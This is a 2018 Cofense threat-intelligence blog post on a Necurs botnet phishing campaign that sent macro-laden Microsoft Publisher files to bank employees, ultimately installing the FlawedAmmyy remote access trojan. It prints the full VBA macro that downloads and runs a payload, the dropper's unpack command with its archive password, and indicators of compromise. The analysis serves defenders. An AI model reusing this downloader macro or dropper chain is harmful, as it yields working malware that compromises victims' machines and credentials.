# Necurs Targeting Banks with PUB File that Drops FlawedAmmyy

cofense.com/necurs-targeting-banks-pub-file-drops-flawedammyy/

Cofense August 15, 2018


By Jason Meurer and Darrel Rendell

Cofense™ Research reports that the Necurs botnet began a new campaign at approximately 7:30 EST on Aug 15, one appearing to be highly targeted at the banking industry. So far, Cofense has seen over 3,701 bank domains targeted as recipients.

(Update: The campaign appeared to stop as of 15:37 EST. Number of banks targeted was updated on 8/16/18. We will update this blog post if the situation changes.)


Necurs is a rootkit first observed in 2012. It utilizes multiple Domain Generation Algorithms (DGA's) coupled with .bit domain names as well as P2P communications to remain resilient against shutdown. Necurs became fairly famous when it began sending waves of Dridex and Locky a few years ago.  We have noticed an uptick in campaigns originating from the Necurs botnet in recent weeks.


What stood out today is what changed. Necurs for months has been sending a seemingly never-ending stream of typical spam campaigns. Today at 7:30am EST we noticed a new file extension attached to its phishing campaigns: .PUB, which belongs to Microsoft Publisher.

Like Word and Excel, Publisher has the ability to embed macros. So just when you are feeling confident about a layered defense protecting you from Malicious Word docs, Necurs adapts and throws you a curveball.

The other eyebrow-raising moment is when it was observed that all of the recipients worked for banks. There were no free mail providers in this campaign, signaling clear intent by the attackers to infiltrate banks specifically.


The emails are fairly basic and appear to be coming from someone in India with the subject of “Request BOI” or “Payment Advice <random alpha numeric>”.






The attached file has a Microsoft Publisher, .pub, extension with an embedded macro. When executed, the macro gets the URL in the UserForm1.Frame1.tag object which further downloads from a remote host.

```
1  Sub Document_Open()
2  Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
3  Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
4  xHttp.Open "GET", UserForm1.Frame1.Tag, False
5  xHttp.Send
6
7  With bStrm
8      .Type = 1 '//binary
9      .Open
10     .write xHttp.responseBody
11     .savetofile "smth.exe", 2 '//overwrite
12 End With
13 Shell ("smth.exe")
14
15 End Sub
16
```




Actions taken upon execution of the downloaded file:

- Drop a file to $cwd\smth.exe
- Drop a copy of 7za.exe
- Drop a password protected archive
- Unpack with this command: `7za.exe x archive.7z -pX9e5UD6AN1vQCK08DM4O -o”C:\Users\admin\AppData\Roaming\Microsoft\Windows” -aoa`
- Drops archive.cab, renames to winksys.exe
- Launch winksys.exe

In this same phishing campaign targeting Banking employees, a smaller subset of the samples used weaponized PDF files. These PDF files are identical to ones used in a very recent campaign which leveraged .iqy files.

The final payload for this campaign is the FlawedAmmyy remote access trojan. FlawedAmmyy is based on the leaked source code for Ammyy Admin. This tool provides full remote control of the compromised host leading to file and credential theft as well as serving as a beachhead for any further lateral movement within the organization.

Again, as this campaign is evolving more than 2,700 bank domains have been target recipients.  The banks range from small regional banks all the way up to the largest financial institutions in the world. We have not yet determined the actor(s) behind this specific campaign or the final goal. Cofense will continue to monitor the campaign for additional developments.

For a look back and look ahead at major malware trends, view the 2018 Cofense Malware Review.

IOC’s

- Subject: Request BOI
- Subject: Payment Advice DHS<9 digits>

Filenames

- Payment_Advice_DHS<9 digits>.pub
- pub

File MD5

5fdeaa5e62fabc9933352efe016f1565

URL

Hxxp://f79q[DOT]com/aa1

References:

https://securityintelligence.com/the-necurs-botnet-a-pandoras-box-of-malicious-spam/

Current Cofense Triage™ and Cofense Intelligence™ customers:

If your employees received and reported this phishing campaign, the bad news is it made it through your perimeter defense. The *good* news is Cofense Triage's preloaded community generated and curated rules identified this as a high risk attachment. Specifically pm_office_with_macro, office_publisher_file, and Macro_AutoRun.:


*All third-party trademarks referenced by Cofense whether in logo form, name form or product form, or otherwise, remain the property of their respective holders, and use of these trademarks in no way indicates any relationship between Cofense and the holders of the trademarks.*

Don't miss out on any of our phishing updates! Subscribe to our blog.